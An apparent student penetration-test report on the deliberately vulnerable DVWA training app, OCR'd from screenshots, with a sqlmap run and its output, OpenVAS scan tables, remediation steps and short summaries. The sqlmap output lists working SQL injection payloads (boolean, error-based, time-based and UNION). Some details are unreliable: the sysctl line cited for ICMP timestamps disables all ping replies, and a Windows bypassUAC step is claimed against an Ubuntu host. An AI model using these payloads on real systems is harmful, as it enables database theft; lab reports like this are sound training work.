
```
[10:07:18] [WARNING] your sqlmap version is outdated

[*] ending @ 10:07:18 /2025-08-25/


┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://10.201.100.49/vulnerabilities/sqli/?id=1&Submit=Submit" \
--cookie="PHPSESSID=o9paoshgcrar9ohamd5935hj16; security=low" --batch -D dvwa --tables

                                  {1.9.2#stable}

                                  https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no
 liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 10:08:13 /2025-08-25/

[10:08:13] [INFO] resuming back-end DBMS 'mysql'
[10:08:13] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
    Payload: id=1' OR NOT 9357=9357#&Submit=Submit

    Type: error-based
    Title: MySQL ≥ 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=1' AND (SELECT 1112 FROM(SELECT COUNT(*),CONCAT(0x71627a7671,(SELECT (ELT(1112=1112,1))),0x71627a7671,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- zVSF&Submit=Submit

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 1992 FROM (SELECT(SLEEP(5)))MfoA)-- Kqth&Submit=Submit

    Type: UNION query
    Title: MySQL UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT CONCAT(0x71627a7671,0x5a726e464a58674f4d4b74745a484e4461686c4a69527863656a53716864644f485243447070594a,0x71627a7671),NULL#&Submit=Submit
---
[10:08:13] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.7, PHP 5.5.9
back-end DBMS: MySQL ≥ 5.0
[10:08:13] [INFO] fetching tables for database: 'dvwa'
[10:08:14] [WARNING] reflective value(s) found and filtering out
Database: dvwa
[2 tables]
+----------+
```

e mouse pointer outside or press Ctrl+Alt.

- **Detection (OpenVAS Findings):**

| Timestamp | Target IP | Vulnerability | PTES Phase |
|---|---|---|---|
| 2025-08-25 09:25:00 | 10.201.100.49 | PHP < 5.6.30 / 7.x < 7.0.15 | Exploitation |

| | | | |
|---|---|---|---|
| | | Multiple Vulns | |
| 2025-08-25 09:25:00 | 10.201.100.49 | ICMP Timestamp Reply Information Disclosure | Information Gathering |


Filter
Report:
Done
Information (9 of 195) Results Hosts (1 of 1) Ports (2 of 2) Applications (4 of 4) Operating Systems (1 of 1) CVEs (2 of 2) Closed CVEs (0 of 0) TLS Certificates (0 of 0) Error Messages (6 of 6) User Tags (0)
1 - 2 of 2
Spotify - Itachi Uchih...


Mon, Aug 25, 2025 9:25 AM Coordinated Universal Time

ID: 89cfa6b6-4633-47dd-b08c-93e87b0ce310 Created: Mon, Aug 25, 2025 9:25 AM Coordinated Universal Time Modified: Mon, Aug 25, 2025 10:23 AM Coordinated Universal Time Owner:

| CVE | NVT | Hosts | Occurrences | Severity |
|---|---|---|---|---|
| CVE-2016-10158 CVE-2016-10159 CVE-2016-10160 CVE-2016-10161 CVE-2016-10167 CVE-2016-10168 CVE-2017-11147 | PHP < 5.6.30, 7.x < 7.0.15, 7.1.x < 7.1.1 Multiple Vulnerabilities (Jan 2017) - ... | 1 | 1 | 9.8 (High) |
| CVE-1999-0524 | ICMP Timestamp Reply Information Disclosure | 1 | 1 | 2.1 (Low) |

(Applied filter: apply_overrides=0 levels= ... ort-reverse=severity)


Copyright © 2009-2025 by Greenbone AG, www.greenbone.net



Mon, Aug 25, 2025 9:25 AM Coordinated Universal Time

ID: 89cfa6b6-4633-47dd-b08c-93e87b0ce310 Created: Mon, Aug 25, 2025 9:25 AM Coordinated Universal Time Modified: Mon, Aug 25, 2025 10:23 AM Coordinated Universal Time Owner: admin

| Vulnerability | | Severity | QoD | Host | | Location | EPSS | | Created |
|---|---|---|---|---|---|---|---|---|---|
| | | | | IP | Name | | Score | Percentage | |
| Operating System (OS) End of Life (EOL) Detection | ⇆ | 10.0 (High) | 80 % | 10.201.100.49 | | general/tcp | N/A | N/A | Mon, Aug 25, 2025 10:02 AM Coordinated Universal Time |
| PHP < 5.6.30, 7.x < 7.0.15, 7.1.x < 7.1.1 Multiple Vulnerabilities (Jan 2017) - Linux | | 9.8 (High) | 80 % | 10.201.100.49 | | 80/tcp | N/A | N/A | Mon, Aug 25, 2025 10:13 AM Coordinated |


https://localhost:9392/report/89cfa6b6-4633-47dd-b08c-93e87b0ce310
110%
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Greenbone
UTC
13:49
admin
Dashboards
Scans
Tasks
Reports
Results
Vulnerabilities
Notes
Overrides
Assets
Resilience
Security Information
Configuration
Administration
Help
Filter
Report:
Done
Information Results (9 of 195) Hosts (1 of 1) Ports (2 of 2) Applications (4 of 4) Operating Systems (1 of 1) CVEs (2 of 2) Closed CVEs (0 of 0) TLS Certificates (0 of 0) Error Messages (6 of 6) User Tags (0)
ouse pointer outside or press Ctrl+Alt.

Mon, Aug 25, 2025 9:25 AM Coordinated Universal Time

ID: 89cfa6b6-4633-47dd-b08c-93e87b0ce310 Created: Mon, Aug 25, 2025 9:25 AM Coordinated Universal Time Modified: Mon, Aug 25, 2025 10:23 AM Coordinated Universal Time Owner: admin

| | |
|---|---|
| Task Name | DVWA scan |
| Scan Time | Mon, Aug 25, 2025 9:26 AM Coordinated Universal Time - Mon, Aug 25, 2025 10:23 AM Coordinated Universal Time |
| Scan Duration | 0:57 h |
| Scan Status | Done |
| Hosts scanned | 1 |
| Filter | apply_overrides=0 levels=hml min_qod=70 |
| Timezone | Coordinated Universal Time (UTC) |

Copyright © 2009-2025 by Greenbone AG, www.greenbone.net

- **Remediation:**
   The vulnerabilities discovered can be mitigated by:

### 1. PHP < 5.6.30 / 7.x < 7.0.15 / 7.1.x < 7.1.1 Multiple Vulnerabilities

- **Issue:** Outdated PHP version with known remote code execution and memory corruption bugs.
- **Remediation:**
  - Upgrade PHP to a supported version (≥ 7.1.1 or, preferably, the latest stable release).
  - Regularly apply security patches from the official PHP project.
  - If upgrading immediately is not possible, restrict public access to PHP applications and use a Web Application Firewall (WAF) to mitigate exploit attempts.

---

### 2. ICMP Timestamp Reply Information Disclosure (CVE-1999-0524)

- **Issue:** The system replies to ICMP timestamp requests, leaking OS and system time info.
- **Remediation:**
  - Disable ICMP timestamp responses at the OS/network level.
    - On Linux: `sysctl -w net.ipv4.icmp_echo_ignore_all=1` (or disable specifically timestamp replies via firewall rules).
    - On Windows: Block ICMP timestamp requests using Windows Firewall or Group Policy.
  - Allow ICMP only if operationally required (e.g., ping for monitoring).

  1.

---

**PTES Report (200 words)**

The penetration test was conducted on DVWA to simulate real-world exploitation scenarios. The assessment followed PTES phases: Pre-Engagement, Intelligence Gathering, Exploitation, Post-Exploitation, and Reporting. During reconnaissance, Nmap and OpenVAS identified open services and potential vulnerabilities. Exploitation was carried out using `sqlmap`, which confirmed the presence of SQL Injection, enabling database enumeration. An additional OpenVAS scan revealed an XSS vulnerability on the same host.

During post-exploitation, privilege escalation was performed with Metasploit's bypassUAC module, demonstrating how an attacker could move from a restricted user account to full system control. For evidence collection, sensitive configuration files were hashed with `sha256sum` to preserve forensic integrity.

The findings indicate that DVWA is highly insecure by design and should never be used in a production environment. However, in a real-world system, such vulnerabilities would pose critical risks including unauthorized data access, system takeover, and loss of data integrity.

Remediation involves strict input sanitization, parameterized queries, secure coding practices, and applying patches. The overall security posture of the tested environment is weak, confirming the need for continuous monitoring and proactive vulnerability management.

---

### Non-Technical Briefing (100 words)

Our security assessment of DVWA identified two major risks: **SQL Injection** and **Cross-Site Scripting (XSS)**. These vulnerabilities could allow attackers to steal sensitive data, bypass authentication, or manipulate system functions. We also demonstrated how privilege escalation could give an attacker complete control of the system.

The good news is that these issues are preventable. Developers should validate all user inputs, use secure coding techniques such as prepared statements, and apply security patches regularly. Management should enforce periodic security testing and audits to ensure vulnerabilities are quickly detected and fixed. This will significantly reduce overall cyber risk exposure.